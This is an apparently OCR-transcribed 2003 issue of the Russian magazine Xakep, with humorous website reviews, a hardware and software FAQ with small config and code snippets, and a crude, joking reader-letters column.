
Знаешь, когда магазины по почте присылают всякую фигню - диски, кассеты и так далее - они это часто упаковывают в такие специальные пакетики с пупырышками. Если на такой пупырышек надавить пальцем, то он лопается с тихим стоном... Есть масса людей, готовых часами давить эти пупырышки, наслаждаясь тихим щелканьем, приводящим их в состояние эйфории. Так вот, в интернете решили позаботиться о людях, чьи руки так и жаждут расшлепать несколько десятков пакетиков, но не имеют такой возможности. По ссылке ты найдешь игру BublePop, которая и представляет собой тот самый шуршащий пакетик, пупырышки которого можно давить мышкой (кстати, они при этом сопротивляются, как настоящие) и получать от этого ни с чем не сравнимое удовольствие. Что интересно, звуковое сопровождение - выше всяких похвал. Не забудь только включить динамики. Пакетик шуршит, пупырышки щелкают под молодецким напором мышки - словом, тебя ожидает просто райское наслаждение.



Кругоделатели

www.circlemakers.org

Уж и не знаю, кто из фермеров первым додумался на одном из своих полей примять в некоторых местах кукурузу так, чтобы сверху это образовывало некий узор, однако развлечение стало настолько популярным, что захватило практически весь мир. Первый эксперимент вызвал огромный всплеск активности журналистов и уфологов. Те утверждали, что на поле фермера спустилась летающая тарелка, которая и нарисовала этот пикантный узор. И несмотря на то, что фермер просто изобразил кусок орнамента на своей пропотевшей рубашке, уфологи объявили данный рисунок "космическим посланием всему человечеству". И теперь фермеры всего мира и рады стараться! Такое изображают на своих полях, что наши программерские Моны Лизы просто плачут горькими слезами, а вовсе не улыбаются. Одно плохо - фантазии у них маловато. Рисуют или простые узорчики, которые подсматривают в калейдоскопах своих детишек, или нечто свое, глубоко личное. На послания инопланетян это не похоже ни разу. Однако средствам массовой дезинформации на это наплевать. Журналисты и уфологи все равно визжат от счастья при виде каждого рисунка. И даже откровенная фига в кармане, когда некий фермер изобразил знаменитый масонский знак, на них не повлияла. На этом сайте ты и найдешь все кружочки. Развлекайся. Тебе понравится.



Окатюнинг


www.okatuning.com.ru

Все знают очень забавный автомобильчик под названием "ОКА". Прелестная машинка, просто прелестная! Кроме того, она весьма удобна и экономична. Действительно, что для нее нужно? Сущие пустяки. В бензобак писнУл, в колеса дунул - садись и езжай себе спокойно, не боясь, что движок малышки вдруг будет "троить". Ведь это беда всех "Жигулей", когда не работает одна свеча и "троит" движок. "ОКА" этих проблем лишена. У нее всего два цилиндра, поэтому "троить" машинка не умеет, даже если бы и захотела. Она умеет "однорить", но с ней это случается довольно редко. На этом сайте спецы из несуществующего ОКБ "Ратан" предлагают нам всякие варианты "тюнинга" для "ОКИ". Там есть "ОКА-кабриолет", "ОКА-бигфут", "ОКА-самосвал", тягач, автобус-гармошка, бронеавтомобиль и даже двухэтажный автобус. Однако наиболее впечатляюще выглядит "ОКА" для "Формулы-1" и "ОКА-автороллер". Дадим достойный ответ всем этим "Брабусам" и прочим "АМД"! Ура, товарищи!



Аська без аськи

go.icq.com




Теперь ты можешь воспользоваться интернет-пейджером ICQ без установки на компьютер программы-клиента. Ты спросишь, зачем это все нужно, если клиентом пользоваться все равно удобнее? Ну так не во всех же ситуациях доступен ICQ-клиент, правильно? А если ты сидишь на компьютере, на котором нет клиента, а из интернета его качать - долго? А если ты находишься за компьютером корпоративной сети, где установить ICQ-клиента тебе просто не позволят права доступа? Да мало ли какие бывают ситуации... Вдруг ты вообще - в чужой стране, во враждебном окружении, и у тебя есть всего минута на то, чтобы передать срочное сообщение нашему резиденту: "Вася! Срочно жги бумажки! Явка провалена!" Короче говоря, есть много такого, друг Горацио, что и не снилось нашим мудрецам. Поэтому данный сервис - весьма одобряем и настоятельно рекомендуем. Во-первых, работает классно, в отличие от всех аналогичных сервисов. Во-вторых, это все работает на оригинальном сайте ICQ, поэтому можно не бояться за сохранность паролей.

Обалденные открыточки

www.mtv.ru/postcard

Думаешь, просто открытки для слов любви? Черта с два! Теперь слова любви, благодарности или воодушевления ты можешь собственноручно написать, накапать, вырезать или нацарапать, используя для этого самые разнообразные инструменты. Конечно, каждому полигону для нанесения слов соответствует свой инструмент. Поэтому тебе предлагаются целые комплекты: палец и морозное стекло, сливки и женский живот, гвоздь и крыло "Ламборгини", машинка для стрижки и затылок, татуировочный аппарат и чья-то спина. После этого можешь уже со-



вершенно не ограничивать себя в фантазиях. Причем заметь, что сливками по животу нельзя писать те же слова, что и гвоздем по крылу. Татуировочной машинкой нужно писать что-нибудь лозунгообразное - например, фразу "Нет пончикам!". Машинкой для стрижки, разумеется, лучше поздравлять с призывом в армию, написав "Упал, отжался". Гвоздем на крыле "Ламборгини", конечно, лучше написать какое-нибудь ругательство на английском. Только не забудь сделать максимальное количество ошибок в традиционном слове, означающем традиционное понятие, в котором традиционно ошибаются.

FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этой есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q: Помогите! Намедни купил себе новую акустику Sven MT-5.1 (5.1, iHOO Q Sound) и столкнулся со следующей проблемой: не работает (даже в тесте) ни центральная колонка, ни саб. Думал, что брак какой-то, но нет - в сервисе все работают. Звуковая карта - SB Live 5.1 (точнее сказать не могу, покупал достаточно давно).

вопрос.........................

ответ.........................

A: Довольно стандартная проблема: удивительно, что сотрудники сервиса тебе не смогли подсказать, в какую сторону следует "копать". Для подключения Sven'овской акустики обычно используются так называемые "миниджеты на два тюльпана". Для решения проблемы достаточно лишь поменять местами два тюльпана "цент-саб" кабеля (это тот, который ты втыкал в digital out). Если же для подключения акустики используются "миниджет на миниджет", что крайне маловероятно, то без паяльника не обойтись. Но не бойся - вся операция предельно проста, да и надо же когда-нибудь начинать! Просто в любом из разъемов надо поменять местами контакты левого и правого каналов, и проблема решена.

Q: Несколько месяцев назад купил себе модем (noname какой-то), а буквально на днях он перестал работать. Естественно, я пошел в местную фирму, где я его брал, и сдал его на гарантию. Каково было мое удивление, когда на следующий день мне сказали, что в нем сломалась микросхема стороннего разработчика, и поэтому ни продавшая его контора, ни фирма-производитель ответственности не несут и выполнять гарантийные обязательства не обязаны. Законно ли это?

вопрос.........................


ответ.........................

Конечно же нет! Откуда только такие конторы берутся? Ты покупал собранное устройство, и в гарантийных документах наверняка не оговорен этот случай отказа от предоставления гарантийного сервиса. Так что если у тебя есть чек и гарантийный талон, закон на твоей стороне. Выходов существует несколько:

1. Идти в фирму самому и, получив очередной отказ, требовать разговора с менеджером, директором или его замом. Четко и внятно объясни ему (ей, им) ситуацию, потребуй дополнительных разъяснений. Если начнут что-то тебе "впаривать" о каком-нибудь законе (который наверняка не существует или не подходит к данной ситуации) - смело требуй бумагу с официальным отказом или в присутствии 2-3 независимых свидетелей (на всякий случай попроси друзей там невзначай потусоваться) составляй акт об отказе. На вопрос работников конторы "зачем?" смело заявляй, что будешь решать эту проблему совместно с обществом защиты прав потребителей или через суд. Скорее всего, с тобой сразу заговорят по-другому. Ведь на судебных заседаниях и разбирательствах с обществом защиты прав потребителей они могут потерять (и, скорее всего, потеряют) НАМНОГО больше, нежели удовлетворив твои скромные требования. Если это не поможет, смело иди в региональное отделение вышеупомянутой инстанции и оформляй все необходимые бумаги. Люди там собаку на этом съели: так что тебе помогут, подскажут, посоветуют. Да так, что не только новый модем получишь, но еще и бонусы (возмещение морального ущерба и тому подобное).

2. Если же ты не уверен в своем искусстве убеждать, можно пойти по другому пути: в отделении защиты прав потребителей попроси помочь тебе составить письмо-претензию на имя директора. После, приложив КОПИЮ (ни в коем случае не оригинал) чека и гарантийного талона, пошли заказным письмом на юридический адрес конторы. Опять же - если сотрудники (в частности директор) фирмы не полные дураки, то вы придете к консенсусу, если же нет - ты знаешь, кто тебе поможет :).

PS Подобное поведение продавцов компьютерной периферии задело меня не на шутку. И так как у парня не было времени ждать публикации ответа в журнале, я дал ему советы по электронной почте. Он пошел по второму пути, и на следующий же день ему вернули деньги и принесли официальные извинения. Так что если столкнулся с подобной проблемой - борись до конца, не сдавайся!



Q: Что такое сабвуфер и зачем он нужен?

вопрос.........................

ответ.........................

A: Сабвуфер (subwoofer) - своеобразная акустическая система, предназначенная, прежде всего, для воспроизведения низких (20-120Гц) частот звукового диапазона. Получить хорошие "низы" на акустических системах без сабвуфера невероятно сложно: с этой задачей справляются лишь большие, мощные и соответственно очень дорогие колонки. Используя же сабвуфер, ты не только получишь отличные "низы", но и разгрузишь колонки от басов большой громкости, а, следовательно, и от повышенных искажений. Жаль, что размеры хороших сабвуферов довольно велики. Например, мой "саб" от акустической системы Sven HT-475 на порядок больше системного блока компьютера :). Но, учитывая то, что человеческое ухо не может распознать направление низкочастотного звука, сабвуфер можно расположить практически в любом удобном для тебя месте комнаты. При выборе сабвуфера обращай внимание на громкость воспроизведения (с этим, как правило, все OK), а на качество и достоверность воспроизведения всего диапазона низких частот. И помни: корпус качественного сабвуфера всегда сделан из дерева!

Q: Постоянно спешат системные часы. В чем может быть проблема, и что можно сделать для ее решения? Причем, это точно не из-за софта: никаких программ синхронизации времени и тому подобного не стоит...

вопрос.........................

ответ.........................

A: Ты сам ответил на свой вопрос. Если проблема не в софте, значит - в железе, а точнее, в материнской плате. Попробуй для начала поменять батарейку и перепрошить БИОС. Если это не поможет, то тут, скорее всего, ты бессилен - сдавай "маму" по гарантии или неси в ремонт. Хотя если часы спешат не особо сильно, можно смело поставить одну из многочисленных программ синхронизации времени и не придавать этому большого значения.

Q: Как в MySQL обеспечить правильную сортировку данных в кодировке cp1251?

вопрос.........................

ответ.........................

A: При компилировании MySQL обрати внимание на ключи "--with-charset=" и "--with-extra-charsets=". Строка сборки должна выглядеть примерно так:

```
./configure --with-charset=koi8_ru --with-extra-charsets=all
```

В дальнейшем, при каждом обращении к базе следует использовать оператор "SET CHARACTER SET cp1251_koi8".

Q: Как с помощью различных игр можно измерить производительность (средний FPS) компьютера?

вопрос........................

ответ........................

A: Quake 2
1. Вызови консоль (клавиша "~") и введи следующие команды:
2. timedemo 1
3. map имя_файла_демки.dm2
4. Если ты хочешь измерить производительность графической составляющей PC, можно отключить звук - вводи следующее:
5. s_initsound 0
6. snd_restar

Quake III Arena
Все абсолютно то же самое, только запрос на проигрывание демки посылается командой "demo".

Unreal Tournament
1. Скопируй демку в каталог каталог_UT\SYSTEM и запускай игру.
2. Вызови консоль нажатием клавиши "~".
3. Набери timedemo 1.
4. Затем demoplay имя_демки.
5. Жди окончания демки.
6. Жми еще раз "~" и смотри в последней строке минимальный, максимальный, и средний fps.

Serious Sam
1. В настройках отключи звук.
2. Запусти консоль нажатием клавиши "~".
3. Набери /dem_bprofile=1.
4. Запусти демку через меню игры.
5. После окончания демки открой консоль и смотри полученные результаты о среднем и минимальном fps.

ОДОБРЕНО 2poisonS

Q: Что такое отладчик, анпакер, дизассемблер? И зачем они нужны? Какие посоветуешь?

вопрос........................

ответ........................

A: Дизассемблер. Для тебя, очевидно, не секрет, что ассемблер - это эквивалент машинного кода, только записанный более или менее понятными словами и обозначениями. Все программы находятся в машинном коде, отсюда следует, что код любой программы можно получить на ассемблере. Вот этим и занимаются дизассемблеры. Они позволяют из исполняемого файла получить листинг программы на языке ассемблера. Самым лучшим дизассемблером, имхо, является IDA.
Отладчик (он же дебаггер) первоначально предназначался для поиска ошибок в программах, однако очень скоро нашлись люди, которые начали использовать его совершенно не по назначению. А точнее, занялись поиском способов изменения кода программы так, чтобы обойти различные защиты, проверки, процедуру регистрации, а также для того, чтобы заблокировать появление триальных окон. А так как отладчики позволяют пройти программу по шагам, останавливаясь там, где ты им скажешь, то получалось (и до сих пор получается) это у них весьма неплохо. Наибольшее распространение получили Soft-Ice, TD и отладчик, встроенный в WDASM32.
Анпакер. Задача крякеров значительно усложнилась, когда разработчики начали упаковывать и закриптовывать бинарные файлы своих программ, мешая тем самым процедуре отладки. Поэтому очень скоро появились анпакеры и анкрипторы, которые с определенным успехом распаковывали/раскриптовывали эти программы. В качестве примера анпакеров можно привести unp, cup386, unpack, procdump.

Q: Скроллинг мыши в Linux'е не работает... Как можно исправить?

вопрос........................

ответ........................

A: Решить эту проблему очень просто. Необходимо лишь поправить секцию "Keyboard" или "InputDevice" конфигурационного файл Xfree (обычно находится здесь - /etc/X11/XF86config). Если Xfree версии 3.3.*, то секция должна выглядеть примерно так:

```
Section "Pointer"
Protocol "IMPS/2"
Device "/dev/mouse"
ZAxisMapping 4 5
Buttons 3
EndSection
```

Если же Xfree версии 4.0.*, что более вероятно, то так:

```
Section "Pointer"
Protocol "IMPS/2"
Device "/dev/mouse"
Buttons 5
ZAxisMapping 4 5
EndSection
```

ОДОБРЕНО 2poisonS

FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

Q: Хотелось бы узнать побольше о различных сертификатах системных администраторов. Какие из них актуальны, какие нет? Помогут ли они найти высокооплачиваемую работу, и окупятся ли (стоят-то они весьма недешево). Заранее благодарен!

вопрос........................

ответ........................

A: Устраиваясь на работу (тем более на высокооплачиваемую должность с большим количеством претендентов), ты должен произвести наилучшее впечатление, поэтому важно абсолютно все! Конечно, самое главное - это диплом и опыт работы в соответствующей сфере. Но и сертификаты могут дать тебе преимущество перед остальными кандидатами. "Бумажки" (особенно CCIE) сейчас очень и очень ценятся. Грамотные люди знают, что получить котирующийся сертификат сейчас весьма непросто, а без соответствующей подготовки и вовсе невозможно.

Сертификаты от Microsoft: многие считают, что они потихоньку теряют свою актуальность, но я не разделяю этого мнения. Не мне тебе рассказывать, насколько глобально "засели" ОС Мелкомягкого - так что сертификация от MS будет "в цене" еще очень долго. Для сдачи на MCP нужен один экзамен, на MCSA - четыре, на MCSE/MCDBA - семь, просто MCDBA (без MCSE) - пять. Цена 50-70 баксов за экзамен, что, согласись, немало. Так что эти сертификаты, как, впрочем, и все остальные, просто так не получишь - придется не только попотеть, но и раскошелиться на кругленькую сумму. Подробнее - на http://www.certification.ru/.

Сертификаты от CISCO. Здесь очень много нюансов и оговорок, так что кратко рассказать не получится. Советую сходить на http://www.cisco.com/en/US/learning/le3/learning_career_certifications_and_learning_paths_home.html и http://www.ictp.com/training/cep.asp. Идти сдавать экзамены без прохождения специальных курсов и без соответствующей практики - пустая трата денег и времени. Так что и не думай, что сможешь получить "вкусную" бумажку на халяву. И помни, сертификаты от CISCO действительны только в течение двух лет, так что десять раз подумай, нужно ли тебе это.

Q: : Бесплатный хостер совсем офигел: навесил баннеров, периодически падает. Поэтому я перешел на платный хостинг, обслуживаемый одним из российских провайдеров. Осталась одна проблема. Как сделать АВТОМАТИЧЕСКОЕ перенаправление на мой новый адрес?

вопрос........................

ответ........................

Есть два способа: один с использованием JavaScript, другой - без.

1. Используя JavaScript:

```
SCRIPT LANGUAGE="JavaScript">
<!--
window.location = 'http://www.xakep.ru';
//-->
</script>
```

2. Не используя: <meta http-equiv="refresh" content="3"; url=http://www.xakep.ru/">, где content="3" - время (в секундах), через которое следует проводить переадресацию. Замечу, что этот способ предпочтительнее, так как во время паузы посетителей можно известить об автоматической переадресации и о новом адресе сайта.

Q: Подскажи, пожалуйста, хорошую альтернативу The Bat! под *nix платформу!

вопрос........................

ответ........................

В последнее время мне приглянулась программа Sylpheed (http://sylpheed.good-day.net/), которая представляет реальную конкуренцию всем известному The Bat! Просто перечислю ее плюсы, и все сразу станет ясно:

* Sylpheed основан на GTK+, так что софтина может похвастаться многоплатформенностью (Linux, OpenBSD, FreeBSD, Solaris и т.д.)
* Невероятная стабильность работы и скорость выполнения задач
* Хранение корреспонденции в базах стандартного формата, так что их можно просматривать и в других почтовых мейлерах, в том числе и с помощью The Bat!
* Поддержка всех необходимых кодировок
* Работа с несколькими учетными записями и с различными протоколами POP3, IMAP, SMTP, APOP, а также с их защищенными эквивалентами.

Q: Собираюсь купить новый комп. В прайсах и предложениях встретил строки типа: "...и процессор Intel Pentium 4 с технологией HT". Что это за технология, насколько она эффективна и по какому принципу работает?

вопрос........................

ответ........................

HT - сокращение от полного названия технологии "Hyper-Threading", которую сейчас активно продвигает Intel. Принцип работы довольно сложный, однако я попытаюсь объяснить его на пальцах. Все операции процессора представляют собой большое количество потоков. Обычные процессоры не в силах обрабатывать более одного потока одновременно, поэтому им приходится "прыгать" от одного потока к другому. Hyper-Threading же позволяет процессору обрабатывать несколько потоков одновременно, таким образом производительность может возрасти аж на 30% (теоретически, на практике - значительно ниже). Достигается это следующим образом: во время работы процессора с одним потоком, свободные ресурсы могут заняться другими потоками (причем, как этого же приложения, так и любого другого). Естественно, наибольшую эффективность Hyper-Threading может показать только во время работы программ, специально оптимизированных под данную технологию. Именно поэтому заявленные 30 процентов прироста производительности пока еще практически недостижимы. Но, учитывая рвение Intel'а в этой области и неплохие перспективы, можно смело заявлять, что HT уже скоро получит заслуженное признание. Покупать ли процессор с поддержкой этой технологии? Несомненно!

Q: Как можно отправить почтовое сообщение, используя Perl-скрипт?

вопрос........................

ответ........................

A: Конечно же, с помощью sendmail'a. Достаточно лишь использовать следующий простенький скрипт:

```
$sendmail="/usr/sbin/sendmail -t";
open (SENDMAIL, "|$sendmail") || die "ERROR: Can not run sendmail";
print SENDMAIL "MIME-Version: 1.0\n";
print SENDMAIL "Content-Type: text/plain; charset=\"koi8-r\"\n";
print SENDMAIL "Content-Transfer-Encoding: 8bit\n";
print SENDMAIL "To: $email\n";
print SENDMAIL "From: admin <admin\@$localhost>\n";
print SENDMAIL "Subject: $subject\n\n";
print SENDMAIL $message . "\n";
close (SENDMAIL);
```

$email, $subject, $message - переменные соответственно email'a получателя, темы сообщения, и, собственно, тела сообщения.




Лицензия РВ№4794 выдана 27 ноября 2000 года МПТР
ULTRA
100,5FM

ё-MAIL

Наше е-мыло: magazine@real.xakep.ru

НА ПИСЬМА ОТВЕЧАЛ ХОЛОД
ОРФОГРАФИЯ АВТОРОВ ПИСЕМ СОХРАНЕНА

From: Коля [filmaker@lenta.ru]
Subject: Вопрос про прошивку

Здрасте хакер. У меня такой вопрос. Есть плеер Iriver IMP-350. Его можно перепрошивать. Прошивку выкладывают на сайте производителя. Но у меня появилось желание попробовать самому сделать эту прошивку. Только вот каким образом я не представляю, даже не знаю возможно ли это. Думал, может вы что-то мне подскажете??
Best regards, Коля (mailto:filmaker@lenta.ru)

Ответ X:
Дарова, Колян! Возможно, фекалька-вопрос. С прошивкой все просто. Тебе понадобятся: толстая игла, суровая нитка и, обязательно, наперсток. Без него вообще ни пластик, ни кремний никакая иголка не берет. Палец только поранишь, и все. Еще хорошо журналы иметь, с картами вышивки и стежками. "Бурда Моден", к примеру, или "Кройка и шитье". В твоем случае прошивку надо с сайта производителя скачать и посмотреть: там, например, крестиком вышито, или гладью? А тогда на основе прошивки производителя собственный узор разрабатывать. Дело это креативное, и на девушек позитивное впечатление производит. Они у тебя спрашивают: "Ты как к детям и вышивке крестиком относишься?" Ты отвечаешь: "Детей делать люблю, к вышивке и перепрошивке отношусь хорошо". И все! После такого ответа женщины тебя сразу вовлекают в порочные отношения! Только держись.
У нас Федя Добрянский, помнится, раньше перепрошивкой увлекался. Мамы перепрошивал, модемы, бывало. Вообще иголку из рук не выпускал! Мог, правда, по ошибке вместе что-нибудь сшить. Но женщины от него без ума были, точно говорю. Пачками падали. Эх, были времена.



From: kishoman [kishoman@front.ru]
Subject: Мое мнение о журнале

Здрасте. Да журнал конечно хороший, и то здесь есть и это, но, что-то все равно не то, что-то несовсем так как было раньше. Посмотрите Ваши старые номера за 99, 2000 год, это же просто, что-то! Вот это были номера. Сколько юмора сколько всего полезного. Журнал не был перегружен излишним дизайном, после прочтения его от корки до корки за один раз, не рябило в глазах. Здесь даже реклама как-то так встраивается, ее даже почти незаметно. А какая инфа то была. Я лично с удовольствием перечитываю старые номера хотя бы раз в пол года, с новыми совсем не так. А знаете какой мой самый любимый номер за всю историю существования хакера - это 06/Y2K. Это же настоящие произведение. Можно вставлять в рамку и вешать на стену. Взять хотя бы рубрику implant:
Ну ладно не буду сильно расписываться. Короче это мое мнение, ДАЕШЬ НОВЫЕ ЖУРНАЛЫ НА СТАРЫЙ МАНЕР.
З.Ы. Если бы старые журналы выходили тогда еще с диском. То это был бы полный улет.

Ответ X:
Халево, Кишоман!
Хренли, ностальгия. Вот, Даня Шеповалов вчера твое письмо прочитал, аж расплакался. Сегодня на работу магнитофон притащил: сказал, будем слушать ностальгическую музыку. Третий час слушаем про белые розы - хрень какая-то поет, типа, Юра Шатунов, или что-то в этом роде. Даня говорит - гений отечественного андерграунда, мастер треш-культуры. Как раз из того времени. Уж не знаю, как остальные, но я лично эту скотину (магнитофон, в смысле) грохну, как только Даня на обед пойдет. Специально задержусь.
Да, блин, забыл: мы ж про журнал говорили. Тут уж ничего не поделаешь: в одну и ту же реку дважды войти нельзя. Ребята на комбикорм исходят, чтобы сделать журнал лучше, не сомневайся. С утра до ночи работают без передыха. Без сна даже работают…
Э, мужики! Вы там водку-то принесли уже? Наливайте давайте, ща иду! Еще на пару писем отвечу! Задолбали блин, уже, со своей почтой ;).




From: Dennis [gaorlab@mail.ru]
Subject: От посетеля

Есть предложение - почему бы не публиковать обложки журналов бОльших размеров (просматриваемых при нажатии клавиши мышки)? Они довольно красочны, и хотелось бы рассмотреть их поближе :)
С уважением, Денис.
http://hyperhelp.dtn.ru/

Ответ X:
Дарова, Денис! Вот ты, блин, сорвал нам работу своим рацпредложением. Ну, посовещались, решили что да, побольше - это было бы здорово. Большой теннис, все такое. Решили обложки выкладывать в полный рост - масштабом один к одному. Решили, что надо по этому поводу женщину на обложку сфотографировать, лучше голую (а то одетую неинтересно, их полно везде). В общем, вчера целый день фотографировали одну. Ничего, интересно. Понравилось всем.
Ну и вот. Сейчас у нас на столе проекты обложек на ближайшие полгода вперед - арт-директор прислал. И что бы ты думал? На всех голые женщины! Причем, разные! Разных форм и разной степени оголенности. Представляешь, что такое снимать голых женщин в полный рост, а потом файлы обрабатывать? Это же никакого здоровья не хватит. Опять посовещались. Решили, что на обложках в таком случае должны быть беляши, или водопроводные краны, к примеру. Они, во-первых, большие, а во-вторых, на A4 полностью влезают - разглядывать прикольно будет. Так что держись: на обложке следующего номера беляш будет, а через одну обложку - водопроводный кран, с двумя ручками. В Ижевске делают. Беляш со штатива снимут - макросъемкой. Жирный такой, с отпечатками пальцев. Все детали будут как на ладони видны, гарантирую!



From: SysAd [SysAd@list.ru]
Subject: Письмо

Привет,][акер!
В письмах читателей часто поднимается тема "хакеры-ламеры". И часто под ламерами подразумеваются простые люди. Но извините, когда я смотрю на кул хацкера мне жалко его: красные глаза, хилое телосложение, множество болезней и, наверно, главное - нет девушки! (я не обо всех, я о многих). А "ламер"- парень, у которого все нормально со здоровьем и т.д., но в силу своих интересов он с компьютером "на Вы". И у меня возникает вопрос: неужто нет хакеров, с которыми можно поговорить не только о компьютерах, прикольно оторваться? Ведь не так сложно реально оценить себя и сходить в спортзал, на вечерину, гульнуть с девушками? Пусть над этим задумаются все читателя мною любимого журнала. И намыльте мне те, которых задели мои слова, которые задумались и постарались изменить себя.
P.S.: Не надо только кричать: поганый ламак пытаешься нас оскорбить и т.д. Я пытаюсь помочь! И я не ламак: попросите, что-нибудь сотворю в стиле][!

Ответ X:
Дарова, Сисад! Отвечает тебе бывший редактор с хилым телосложением, множеством болезней (самая главная болезнь называется "несбывшаяся мечта"), красными глазами, большой грудью (уже почти нулевой размер!) и, главное, без девушки - уже давно и безвозвратно женатый.
Ну, что это я все о себе-то. Так вот. Мы твое письмо прочитали. Задумались. Стали искать тебе хакера, с которым можно прикольно оторваться. Сначала на dosug.org пошли, потом еще куда-то там. Потом перекинулись на pichunter.com и porno.ru - классика жанра, как ни крути. Пока что не нашли никого. Замучались искать уже. Ядовитый, вон, слился: нет бы в спортзал - на оргию поехал! Говорит, сегодня у них "ночь кожаных трусов". Фетишист фигов. Шеповалов хотел с ним поехать, но не смог - Ядовитый сказал, что у них там дресс-код: все в кожаных трусах должны быть, а у Шеповалова с собой не было. Обещал его с собой на "вечер друзей дыбы" взять. Вот психи. Я бы с ними не поехал ни за какие коврижки.
Ах, это я отвлекся. В общем, поиски идут, не сомневайся. В твоем письме меня еще один вопрос заинтересовал: что именно тебе намылить-то? Если то, что я думаю, то это ты свою девушку уговаривай. А те, которых задели твои слова, тут пока что явно ни при чем ;).
ЗЫ: ты какое мыло любишь? Я - цветочное!
Твой вислоухий выхухоль.



From: [671139@ukr.net]
Subject: Здоровеньки булы!

Здоровеньки булы, дорога рэдакция убойного журналу Х..ер! Признаюсь сразу: Упэршэ открыв ваш журнал(12.02) я зрозумив, что это страшно пользительная штука! Я мрияв найти шо-нибудь подобное на нашем газетном рынке. Вот!!! Я страшно доволен журналом, однако у мэнэ до вас просьба, новички не всегда розумиють вашэго слэнга, а отже вам стоит открыть маленькую рубрику типа "словничок"!? В котором вы будете пояснять те слова, которые будуть употребляться в данном номере журналу (ну вси хытромудри слова). Якщо моя идэя цэлесообразна прошу ответить. У иному случайи я так же хотел бы услышать ваше мнение. Ну оцэ всэ покедова! Трымайтэся там.
З.Ы. Вообще за такие бабулесы журнал должен быть в кожаном переплете с золотой каемочкой, и толщиной стр. в 250 (можно больше - на ваше усмотрение :).
Щиро ваш, Джедай Суржик.

Ответ Х:
Дарова, Суржик! Ни хрена не понял из твоего письма, иностранные языки вообще не мой конек. Разве что, на бейсике могу - но у тебя в письме явно не на нем: во-первых, кириллицей написано, а во-вторых, нету никаких 100, 200, и RUN. Короче, отвечаю, как сумею.
Чего там у тебя в самом начале про "х..ер" написано, я не совсем уловил. А вот когда ты, "упэршэ", журнал открыл, я испугался даже. Воровать нехорошо, это все знают, нечего все подряд переть. Что такое "мрияв", я тоже не просек. У меня китайский карандаш был, от клопов, на нем было написано "всем наступает мреть". Вот мреть и мрияв - это однокоренные слова? Если да, то я совсем тогда в ужасе. Не надо никого прямо на рынке мрияв, за это сейчас сажают, как за терроризм.
"Отже вам стоит" - это да, спасибо, пока стоит нормально. Ничего, жена не жалуется. А "словничок" - это сейчас лечат, особенно в той фазе, пока он не открылся еще, это ты правильно написал. Закрытый вообще лечить можно одними таблетками, не дожидаясь рецидива. Про "хытромудри слова" - это ты мне не гони, это у тебя там сплошные хытромудри, не разберешь ни фига. Вот, сижу, разбираюсь. Про "прошу ответить" - это пожалуйста, не вопрос. Это понял сразу. А вот следующую предъяву попрошу разъяснить: "трымайтэся там"! Стремайтесь, ни хрена себе! Это ты мне угрожаешь, типа?
В общем, прошу чиста конкретных разъяснений.
Конкретный чиста Холод (еще подписались: Вован, Михыч, Гога, Кислый, Сопля - всего 286 подписей).
ЗЫ: приму в дар кожаный переплет с золотой каемочкой. Телефон в редакции.

From: Х*есос Е*аный [warez_net@mail.ru]
Subject: ntrcn

Респект мужики! Рулезный у вас журнал. Короче у меня есть 2 статьи, может напечатаете? Короче первая называется о нашествии фсб, ну типа чистка логов и всякое такое. А вторая взлом мыл бокса. Писал все я. Может конечно у вас уже были такие статьи, я просто последние 5 выпусков не покупал. А так, если согласитесь, то напишите мне, я вам их скину, может понравится. Ну все, респект вам.

Ответ Х:
Респект, cencored! Да, не повезло тебе с имечком - ну это хрен с ним, люди и не с таким живут. Про нашествие ФСБ - это нам неинтересно: у нас уже две такие лежат. Одна называется "Зеленые хладагенты ФСБ одетые в зеленое похитили мою корову", а вторая - "Есть ли жизнь на Альфа Куантра, или они за мной прилетали". Так что, в принципе, я из этих статей уже понял все. ФСБ наступает, и все такое. А вот вторая статья - это да. Мыл ты его после бокса, или не мыл - это даже неважно. Просто сама тема привлекательная. Хотя, лучше его мыть, конечно: сам понимаешь, сейчас время небезопасное. Женщины вообще за собой не следят, черт знает чем занимаются. В общем, статью про то, как ты его мыл, присылай. Почитаем ;). Твои безмозглые сотрудники.

ХУМОР

orginal version: Андрей Глуховцев
<gzoor@mail.ru>
funky edition: Даниил Шеповалов




ДНЕВНИК ДАНИ

APRIL MUST JUNE!
Sunday, May 11th, 2003
6:38 pm



